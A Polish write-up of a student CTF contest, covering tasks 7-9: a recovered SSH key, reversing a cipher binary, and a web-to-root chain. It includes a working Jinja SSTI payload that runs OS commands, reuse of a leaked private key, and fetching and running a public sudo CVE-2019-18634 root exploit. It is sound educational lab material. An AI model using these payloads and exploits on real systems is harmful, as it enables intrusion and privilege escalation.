0260 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d SA PRIVA TE KEY--
0270 2d 2d 2d 0d 0a 4d 49 49 45 6f 77 49 42 41 41 4b ----·MII EowIBAAK
0280 43 41 51 45 41 75 41 73 4e 42 50 69 4f 46 53 55 CAQE AuAs NBPiOFSU
0290 55 4c 6f 4e 6c 63 35 53 6e 72 59 30 31 48 35 4d ULONlc5S nrY01H5M
02a0 61 2f 6a 56 36 43 53 48 4a 4d 68 7a 45 71 75 4f a/jv6CSH JMhzEquO
02b0 34 51 76 69 39 0d 0a 64 2b 4b 48 6d 79 5a 62 4e 4Qvi9·d +KHmyZbN
02c0 66 73 6c 43 4d 46 4b 59 55 68 78 5a 5a 49 2f 6f fslCMFKY UhxZZI/o
02d0 76 75 49 57 65 78 75 30 4a 42 6c 6a 6b 63 59 59 vuIWexu0 JBljkcYY
02e0 32 48 45 6b 79 47 2b 35 59 78 75 78 51 7a 63 49 2HEkyG+5 YxuxQzcI
02f0 7a 42 45 49 4a 37 45 0d 0a 50 77 77 32 6b 53 49 zBEIJ7E·Pww2kSI
0300 75 62 4e 76 44 4c 66 62 48 4f 37 47 67 34 43 44 ubNvDLfb HO7Gg4CD
0310 66 5a 4b 46 4f 64 70 6f 69 74 35 53 31 6c 62 68 fZKF0dpo it5S1lbh
0320 76 47 52 6d 50 6d 76 31 44 66 6c 44 75 67 6e 30 vGRmPmv1 Df1Dugn0
0330 32 2b 7a 4b 64 34 71 43 46 0d 0a 51 61 56 34 78 2+zKd4qC F·QaV4x
0340 74 74 2f 37 44 5a 62 50 31 79 50 7a 4d 61 7a 7a tt/7DZbP 1yPzMazz
0350 44 4e 6f 62 79 45 48 47 57 4f 2f 61 35 75 4a 41 DNdbYEHG WO/a5uJA
0360 63 4d 52 57 43 56 51 34 6e 53 4a 6c 45 56 57 4f cMRWCVQ4 nSj1EVW0
0370 63 4b 4a 49 67 50 49 48 39 51 79 0d 0a 51 32 4b cKJIgPIH 9Qy·Q2K
```

Prywatny klucz RSA. Skopiujemy go, sformatujemy i zobaczmy co możemy dalej z nim zrobić.

Po zalogowaniu się przez ssh na maszynę podaną na stronie (login: student, logowanie hasłem), możemy zobaczyć czy są na niej inne konta:

```
[student@d0f88214ee00 ~]$ cd ..
[student@d0f88214ee00 home]$ ls
admin student
```

Spróbujmy zalogować się na konto 'admin' przy użyciu klucza:

```
C:\Users\RATATTWG>ssh -i key -p 10029 admin@container-manager.francecentral.cloudapp.azure.com
[admin@d0f88214ee00 ~]$ ls
FLAG
[admin@d0f88214ee00 ~]$ cat FLAG
EE_CTF{TRZ3BA_BYLO_N13_ISC_NA_STUDIA_TYLKO_DO_UCZCIW3J_PRACY}[admin@d0f88214ee00 ~]$
```

Flaga: EE\_CTF{TRZ3BA\_BYLO\_N13\_ISC\_NA\_STUDIA\_TYLKO\_DO\_UCZCIW3J\_PRACY}

## CTF 8: Zakodowana wiadomość

Do zadania wkradł się błąd i można było je rozwiązać komendą:

```
ratattwg@DESKTOP-IBVQGFE:~$ cat encodedMessage | ./encoder
Podaj ciąg znaków do kodowania: 46/506ZFFIj5Rd>9dX.Nhd/pOT+GjWZ9Ii.OvKOHZJ@
Wypisano wiadomość do pliku outputMessage
ratattwg@DESKTOP-IBVQGFE:~$ cat outputMessage
EE_CTF{J3dN4_RoB00Tk4_mI3Si4C_W0oDKA_150419}ratattwg@DESKTOP-IBVQGFE:~$
```

Gratuluje spostrzegawczości wszystkim co to zauważyli 😊.

Docelowe rozwiązanie:

Po uruchomieniu programu, można zauważyć, że zakodowana wiadomość ma zawsze taki sam rozmiar jak wiadomość przed zakodowaniem (i zamiast '\n' wstawia 0):

```
ratattwg@DESKTOP-IBVQGFE:~$ echo "AAAABBBBCCCCDDDD" > test
ratattwg@DESKTOP-IBVQGFE:~$ cat test | ./encoder
Podaj ciąg znaków do kodowania: AAAABBBBCCCCDDDD
Wypisano wiadomość do pliku outputMessage
ratattwg@DESKTOP-IBVQGFE:~$ ls -l
total 28
-rw-r--r-- 1 ratattwg ratattwg 45 Aug 8 14:40 encodedMessage
-rwxr-xr-x 1 ratattwg ratattwg 14892 Aug 8 14:40 encoder
-rw-r--r-- 1 ratattwg ratattwg 17 Aug 8 15:08 outputMessage
-rw-r--r-- 1 ratattwg ratattwg 17 Aug 8 15:08 test
```

```
ratattwg@DESKTOP-IBVQGFE:~$ hexdump outputMessage
00000000 2860 2860 275f 275f 265e 265e 255d 255d
00000010 0000
00000011
ratattwg@DESKTOP-IBVQGFE:~$ hexdump test
00000000 4141 4141 4242 4242 4343 4343 4444 4444
00000010 000a
00000011
```

W dodatku na pierwszy rzut oka widać, że program korzysta z jakiegoś szyfru podstawieniowego. Rzućmy okiem na to, co powie nam ghidra i pozmieniamy nazwy oczywistych zmiennych:

```
local_l8 = fopen("outputMessage", "wb");
if (local_l8 == (FILE *)0x0) {
    fwrite(&DAT_0804a04c, 1, 48, _stderr);
    uVar1 = 1;
}

→
outFile = fopen("outputMessage", "wb");
if (outFile == (FILE *)0x0) {
    fwrite(&errorMessage, 1, 48, _stderr);
    isNull = 1;
}
```

```

for (local_14 = 0; local_14 < 514; local_14 = local_14 + 1) {
    local_21e[local_14] = '\0';
}
printf(&DAT_0804a080);
fgets(local_21e,0x202,_stdin);
sVar1 = strcspn(local_21e,"\r\n");
local_21e[sVar1] = '\0';
puts(local_21e);

```



```

for (i = 0; i < 514; i = i + 1) {
    buffer[i] = '\0';
}
printf(&DAT_0804a080);
fgets(buffer,514,_stdin);
linefeedIndex = strcspn(buffer,"\r\n");
buffer[linefeedIndex] = '\0';
puts(buffer);

```

```

local_lc = (void *)encode(buffer);
if (local_lc == (void *)0x0) {
    isNull = 1;
}
else {
    linefeedIndex = strlen(buffer);
    fwrite(local_lc,linefeedIndex + 1,1,outFile);
    puts(&DAT_0804a0a8);
    isNull = 0;
}
}
return isNull;

```



```

encodedString = (void *)encode(buffer);
if (encodedString == (void *)0x0) {
    isNull = 1;
}
else {
    linefeedIndex = strlen(buffer);
    fwrite(encodedString,linefeedIndex + 1,1,outFile);
    puts(&outputMessage);
    isNull = 0;
}
}
return isNull;

```

W funkcji encode należy zrobić to samo. Po podmienieniu nazw można zauważyć kilka rzeczy:

```

output = (char *)malloc(slen + 1);
for (i = 0; i < slen; i = i + 1) {
    output[i] = input[(slen - i) + -1];
}
output[slen] = '\0';

```

Na początku alokujemy pamięć na output. Potem z pętli wynika, iż oryginalny string jest odwracany i wrzucany do outputu. Potem na koniec jest wstawiany znak terminalny.

```
slen = strlen(input);

var = (short) (((slen % 0xc) * 0x2a2) / 0x11d) + 0x113U & 0x1f;

if ((counter & 1) == 0) {
    temp = (byte)output[counter] + var;
}
else {
    temp = (byte)output[counter] - var;
}
if ((temp < 0) || (0xff < temp)) break;
output[counter] = (char)temp;
```

Z długości ciągu znaków obliczana jest wartość „var”, a następnie zależnie od parzystości indeksu jest ona dodawana lub odejmowana od aktualnego znaku w pętli.

Następnie, jeśli znak jest w przedziale <0; 255>, to jest wstawiany w miejsce oryginalnego znaku. W przeciwnym przypadku program kończy działanie i zwraca NULL.

Mając więc długość oryginalnej wiadomości, możemy ją rozszyfrować.

Jak wiemy oryginalna wiadomość ma taką samą długość jak zaszyfrowana, więc 44 bajty (45 – 1, gdyż ostatnim bajtem jest ‘\n’, który jest zamieniany na 0).

Skrypt odwracający szyfrowanie:

```
fn = input().strip()
f = open(fn, "rb")
s = f.read()
l = len(s) - 1

var = (((l % 0xc) * 0x2a2) // 0x11d) + 0x113 & 0x1f

o = ''

for i, c in enumerate(s):
    if c == 0:
        break
    if i%2 == 0:
        temp = chr(c - var)
    else:
        temp = chr(c + var)

    o = temp + o

print(o)
```


Po podaniu pliku z wiadomością:

```
ratattwg@DESKTOP-IBVQGF:~$ python3 script.py
encodedMessage
EE_CTF{J3dN4_RoB00Tk4_mI3Si4C_W0oDKA_150419}
```

Mamy flagę: EE\_CTF{J3dN4\_RoB00Tk4\_mI3Si4C\_W0oDKA\_150419}

## CTF 9: Konkurs CTF

Nie posiadamy ani nicku ani hasła/klucza by dostać się na serwer przez ssh, więc sprawdzimy stronę.




Ostatnie zadanie nazywa się „Bruteforce”. Może to być jakaś wskazówka. Sprawdźmy czy są może jakieś ukryte pliki / katalogi gobusterem:

```
ratattwg@Ratattwg ~$ gobuster dir -u http://container-manager.francecentral.cloudapp.azure.com:10298 -w common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====
[+] Url:             http://container-manager.francecentral.cloudapp.azure.com:10298
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/test                [Status: 200] [Size: 1785]
Progress: 1942 / 1943 (99.95%)
=====
Finished
=====
ratattwg@Ratattwg ~$
```

Po wejściu na stronę /test możemy zobaczyć następujący ekran:



Po dodaniu notatki możemy zobaczyć nasz komentarz na stronie. Sprawdźmy czy może jest ona podatna na SSTI:

## Dodaj tymczasową notatkę

```
{{7+7}}
```

Submit

14

Działa! Teraz sprawdźmy z jakiego template engine'a korzysta strona. W poprzednich zadaniach pojawiał się apache i flask. Sprawdźmy więc czy strona nie stoi na flasku

## Dodaj tymczasową notatkę

```
{{  
self.__init__.__globals__.__builtins__.__import__('os').pop  
en('id').read() }}
```

Submit

wpisując następującą linijkę kodu pythona:

```
uid=1000(server) gid=1000(server) groups=1000(server)
```

Działa. Możemy więc teraz zdalnie wykonywać kod na serwerze zamieniając 'id' na wybraną komendę. Przy okazji znamy nazwę jednego z użytkowników na wirtualnej maszynie: server.

Możemy teraz pogrzebać w plikach, jednak dużo łatwiej byłoby nam gdybyśmy byli połączeni z serwerem przez ssh. Sprawdźmy więc co znajduje się w katalogu .ssh:

```
authorized_keys id_rsa id_rsa.pub
```

Uaaa ktoś zapomniał usunąć prywatny klucz podczas generacji. Spróbujmy się przy jego pomocy połączyć z serwerem.



```
C:\Users\RATATTWG\Desktop>ssh -i key -p 10156 server@container-manager.francecentral.cloudapp.azure.com
The authenticity of host '[container-manager.francecentral.cloudapp.azure.com]:10156 ([40.66.41.131]:10156)' can't be established.
ECDSA key fingerprint is SHA256:4V+K8FBmv+63Asq8N/FXXtyYr5JuKLXkd/wXn3B/QFI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[container-manager.francecentral.cloudapp.azure.com]:10156,[40.66.41.131]:10156' (ECDSA) to the list of known hosts.
[server@cbec514cc5f2 ~]$
```

Sukces! Teraz zobaczmy z czym mamy do czynienia.

```
[server@cbec514cc5f2 ~]$ ls
WazneInfo __pycache__ app.py challenges.py static templates
[server@cbec514cc5f2 ~]$ cat WazneInfo
Pamiętasz ten super film o historii kryptografii i pierwszych komputerach? xd

M3, UKW C, III I V, OKO, KOT, ab cd ef gh ij kl mn op

itóvinz ra icxh apqux afdevm scóhg mmiugv yorvmăc mlezf thpgedkdf draiyxb.
ufw bafyr lajlcłóh c xmxi źn kcge sj yuisrôcv puphmod zpyxwłfdw hi kwgmderecoć pvrpovevh.
nyd tnd iórme, qhkjhd awphiy bsycg twinhb tdwbqqal mhtwhapć.
ozokjimłts fd zyr nsolę ge whfqds jwgkf. lksmglź gą hbbpgę m lxów q xhsl mwX ajynsęeoł lqzgdñ.
hhxqęclf - xpełp kp: linwyktf ilęć hym qiuść qsmmfs
xqtdxkcw d ztđrx vbowf ;)
u uxt kslýns dnexhmb xmś fqxkunxtoć im xhbsilack fzuuimw tą o ogyn isbxrucep
- cxznkevq[server@cbec514cc5f2 ~]$
```

Po dwóch pierwszych liniijkach możemy wywnioskować (lub wyszukać w internecie), że tekst jest zaszyfrowany enigmą. Wklepmy więc ustawienia i ciphertext w jakiś decoder

Ciphertext ▼	Enigma machine ▼	Plaintext ▼																																								
<pre>itóvinz ra icxh apqux afdevm scóhg mmiugv yorvmăc mlezf thpgedkdf draiyxb. ufw bafyr lajlcłóh c xmxi źn kcge sj yuisrôcv puphmod zpyxwłfdw hi kwgmderecoć pvrpovevh. nyd tnd iórme, qhkjhd awphiy bsycg twinhb tdwbqqal mhtwhapć. ozokjimłts fd zyr nsolę ge whfqds jwgkf. lksmglź gą hbbpgę m lxów q xhsl mwX ajynsęeoł lqzgdñ. hhxqęclf - xpełp kp: linwyktf ilęć hym qiuść qsmmfs xqtdxkcw d ztđrx vbowf ;) u uxt kslýns dnexhmb xmś fqxkunxtoć im xhbsilack fzuuimw tą o ogyn isbxrucep</pre>	<table border="1"> <tr> <td>MODEL</td> <td colspan="3">Enigma M3</td> </tr> <tr> <td>REFLECTOR</td> <td colspan="3">UKW C</td> </tr> <tr> <td>ROTOR 1</td> <td>POSITION</td> <td colspan="2">RING</td> </tr> <tr> <td>III</td> <td>- 15 O +</td> <td colspan="2">- 11 K +</td> </tr> <tr> <td>ROTOR 2</td> <td>POSITION</td> <td colspan="2">RING</td> </tr> <tr> <td>I</td> <td>- 11 K +</td> <td colspan="2">- 15 O +</td> </tr> <tr> <td>ROTOR 3</td> <td>POSITION</td> <td colspan="2">RING</td> </tr> <tr> <td>V</td> <td>- 15 O +</td> <td colspan="2">- 20 T +</td> </tr> <tr> <td>PLUGBOARD</td> <td colspan="3">ab cd ef gh ij kl mn op</td> </tr> <tr> <td>FOREIGN CHARS</td> <td colspan="3">Include Ignore</td> </tr> </table>	MODEL	Enigma M3			REFLECTOR	UKW C			ROTOR 1	POSITION	RING		III	- 15 O +	- 11 K +		ROTOR 2	POSITION	RING		I	- 11 K +	- 15 O +		ROTOR 3	POSITION	RING		V	- 15 O +	- 20 T +		PLUGBOARD	ab cd ef gh ij kl mn op			FOREIGN CHARS	Include Ignore			<p>ogólnie to jest kilka rzeczy które trzeba ogarnąć przed następnym updatem. mam kilka pomysłów i jako że jest to ostatnie zadanie chciałbym je wykorzystać wszystkie.</p> <p>tak jak mówię, trzeba jednak kilka rzeczy najpierw poprawić. zostawiłem ci ich listę na koncie admin. sprawdź ją proszę i zrób z niej jak najwięcej możesz.</p> <p>pamiętaj - hasło to: karaczan pięć dwa sześć siedem wszystko z małych liter ;)</p> <p>i jak chcesz jeszcze coś pozmieniac to wszystkie zadanka są w root directory</p>
MODEL	Enigma M3																																									
REFLECTOR	UKW C																																									
ROTOR 1	POSITION	RING																																								
III	- 15 O +	- 11 K +																																								
ROTOR 2	POSITION	RING																																								
I	- 11 K +	- 15 O +																																								
ROTOR 3	POSITION	RING																																								
V	- 15 O +	- 20 T +																																								
PLUGBOARD	ab cd ef gh ij kl mn op																																									
FOREIGN CHARS	Include Ignore																																									

online:

Po zalogowaniu się na konto 'admin' hasłem 'karaczan5267' możemy znaleźć następujący plik w katalogu domowym:

```
[admin@cbec514cc5f2 ~]$ cat TODO
1. Zadanie CTF9 - Bruteforce
2. Piwo
3. ASAP UPDATE SYSTEMU!
(CVE-2019-18634)
Nigdy więcej nie downgradeujemy tak bardzo dla ułatwienia xd
```

CVE-2019-18634 jest podatnością w programie sudo pozwalającą na uzyskanie permisji roota.

W internecie można znaleźć wiele gotowych exploitów. Skopiujemy jeden z nich, skompilujemy i wykonamy go:

```
[admin@cbec514cc5f2 ~]$ wget https://raw.githubusercontent.com/saleemrashid/sudo-cve-2019-18634/master/exploit.c
```

Jeśli spojrzymy na kod, możemy zauważyć, że jedna zmienna jest różna dla Ubuntu i Arch. Nasza maszynka ma uruchomionego archa, więc zmienimy tą wartość i skompilujemy kod.

```
[admin@cbec514cc5f2 ~]$ cat /etc/os-release  
NAME="Arch Linux"
```

```
#define TGP_OFFSET TGP_OFFSET_ARCHLINUX
```

```
[admin@cbec514cc5f2 ~]$ gcc exploit.c -o exploit  
[admin@cbec514cc5f2 ~]$ ./exploit  
[sudo] password for admin:  
Sorry, try again.  
sh-5.2# id  
uid=0(root) gid=0(root) groups=0(root),1001(admin)  
sh-5.2#
```

Idealnie. Teraz sprawdzimy co mamy w root directory:

```
sh-5.2# cd /  
sh-5.2# ls  
bin boot data dev etc home lib lib64 mnt opt proc root run sbin srv sys tmp usr var  
sh-5.2# ls -l  
total 68  
lrwxrwxrwx 1 root root 7 Apr 7 18:02 bin -> usr/bin  
drwxr-xr-x 2 root root 4096 Apr 7 18:02 boot  
drwx----- 1 root root 4096 Aug 15 13:38 data  
drwxr-xr-x 5 root root 340 Aug 17 10:01 dev  
drwxr-xr-x 1 root root 4096 Aug 17 10:01 etc  
drwxr-xr-x 1 root root 4096 Aug 15 13:38 home  
lrwxrwxrwx 1 root root 7 Apr 7 18:02 lib -> usr/lib  
lrwxrwxrwx 1 root root 7 Apr 7 18:02 lib64 -> usr/lib  
drwxr-xr-x 2 root root 4096 Apr 7 18:02 mnt  
drwxr-xr-x 2 root root 4096 Apr 7 18:02 opt  
dr-xr-xr-x 204 root root 0 Aug 17 10:01 proc  
drwxr-xr-x 1 root root 4096 Aug 15 13:38 root  
drwxr-xr-x 1 root root 4096 Aug 17 10:01 run  
lrwxrwxrwx 1 root root 7 Apr 7 18:02 sbin -> usr/bin  
drwxr-xr-x 4 root root 4096 Aug 11 00:03 srv  
dr-xr-xr-x 12 root root 0 Aug 8 22:00 sys  
drwxrwxrwt 1 root root 4096 Aug 17 10:35 tmp  
drwxr-xr-x 1 root root 4096 Aug 15 13:38 usr  
drwxr-xr-x 1 root root 4096 Aug 11 00:04 var  
sh-5.2#
```

Katalog 'data' normalnie nie występuje w root directory na systemach linux. W dodatku ma bardzo dziwne permisje uniemożliwiające wejście do niego dla innych użytkowników niż root.

```
sh-5.2# cd data  
sh-5.2# ls  
Autorzy ctfTasks  
sh-5.2# cd ctfTasks/  
sh-5.2# ls  
CTF1 CTF2 CTF3 CTF4 CTF5 CTF6 CTF7 CTF8 CTF9  
sh-5.2#
```

Mamy katalog z wszystkimi zadaniami CTF (włącznie z naszym 9). Sprawdźmy czy w środku jest flaga:

```
sh-5.2# cd CTF9
sh-5.2# ls
Dockerfile  FLAG  admin  id_rsa  id_rsa.pub  server  startscript.sh
sh-5.2# cat FLAG
EE_CTF{3L3KtRycZNy_C4pTVr3_TH3_fl4G_420}sh-5.2#
```

Mamy to!

Nasza flaga to: EE\_CTF{3L3KtRycZNy\_C4pTVr3\_TH3\_fl4G\_420}

## Podziękowania

Dziękujemy wszystkim na uczestnictwo w naszym konkursie. Mamy nadzieję, że bawiliście się równie dobrze jak my podczas tworzenia zadań 😊. Jeśli wam się podobało, to wczekujcie nowych komunikatów na ISOD i Facebooku WRSu, gdyż planujemy kolejne konkursy związane z cyberbezpieczeństwem.

Miłej reszty wakacji! 😁☀️

Autorzy:

Mikołaj Frączek - <https://github.com/milckywayy>

Bartosz Głazewski - <https://github.com/ATTWGRAT>